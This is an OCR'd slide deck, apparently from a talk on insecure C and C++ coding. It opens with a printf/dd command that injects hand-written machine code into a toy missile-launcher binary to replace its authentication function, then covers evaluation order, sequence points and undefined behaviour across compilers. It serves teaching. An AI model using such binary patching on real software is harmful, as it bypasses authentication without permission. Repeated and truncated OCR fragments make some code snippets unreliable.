
```
$ cp launch launch_mod
$ printf "\x55\x89\xe5\x83\xec\x28\xc7\x45\xeb\x44\x61\x76\x69\xc7\x45\xef
\x64\x20\x72\x6f\xc7\x45\xf3\x63\x6b\x73\x21\xc6\x45\xf7\x00\x8d\x45\xeb
\x89\x04\x24\xe8\x8e\xfe\xff\xff\xc7\x04\x24\xbf\x07\x00\x00\xe8\xaf\xff
\xff\xff\xc9\xc3" | dd conv=notrunc of=launch_mod bs=1 seek=$((0x518))
$ ./launch_mod
WarGames MissileLauncher v0.1
David rocks!
Launching 1983 missiles
Operation complete
$
```

And finally, if you are not happy with the functionality, you can always just replace some of the code in the program. In this case I wrote a my own authenticate and launch function. Then compiled it locally on my machine. I did an objdump of my new function, and compared it with an objdump of the old function. Then it was easy to craft a patch needed to replace the original function with my own, and viola!

Some tricks for insecure coding in C and C++


```
c = a() + b();
```

```
c = a() + b();
```



```
c = a() + b();
```

which function will be called first?



```
c = a() + b();
```

which function will be called first?

C and C++ are among the few programming languages where evaluation order is *mostly* unspecified. This is an example of **unspecified behavior.**

```
c = a() + b();
```

Trick #1:

Write insecure code by depending on a particular evaluation order

ied first?

and C++ are among the few programming languages where evaluation order is *mostly* unspecified. This is an example of **unspecified behavior.**

```
int a = 3;
int n = a * ++a;
```

```
int a = 3;
int n = a * ++a;
```

What is the value of n?

```
int a = 3;
int n = a * ++a;
```


What is the value of n?

Since the evaluation order here is not specified the expression does not make sense. In this particular example there is a so called **sequence point violation**, and therefore we get **undefined behavior.**

```
int a = 3;
int n = a * ++a;
```

Trick #2:

#2 Write insecure code by breaking the sequencing rules



What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc foo.c && ./a.out
```

What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc foo.c && ./a.out
12
```

What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc foo.c && ./a.out
12
$ clang foo.c && ./a.out
```

What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc foo.c && ./a.out
12
$ clang foo.c && ./a.out
11
```

What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc foo.c && ./a.out
12
$ clang foo.c && ./a.out
11
$ icc foo.c && ./a.out
```

What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc foo.c && ./a.out
12
$ clang foo.c && ./a.out
11
$ icc foo.c && ./a.out
13
```


What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gc


```
$ gcc foo.c && ./
12
$ clang foo.c
11
$ icc foo.c &&
13
```



What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```



On my computer (Mac OS 10.8.2, gc

```
$ gcc foo.c && ./
12
$ clang foo.c
11
$ icc foo.c &&
13
```

(*) see http://www.pvv.org/~oma/UnspecifiedAndUndefined_ACCU_Apr2013.pdf for detailed explanation of this phenomenon

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

The compiler I use gives me warnings for code like this.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
```

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
```

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
```

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
11
```

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
11
$ icc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
```

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
11
$ icc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
13
```

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
11
$ icc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
13
```

The point is that the C standard does **not** require compilers to diagnose "illegal" code.

The compiler I use gives me warnings for code like this.

let's add some flags.

Trick #4:

Write insecure code by knowing the blind spots of your compilers

```c
#include <stdio.h>

int main(
{
```

On my computer (
.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
11
$ icc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
13
```

The point is that the C standard does **not** require compilers to diagnose "illegal" code.

On undefined behavior **anything** can happen!

On undefined behavior **anything** can happen!

When the compiler encounters [a given undefined construct] it is legal for it to make demons fly out of your nose" [comp.std.c]

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

Exercise

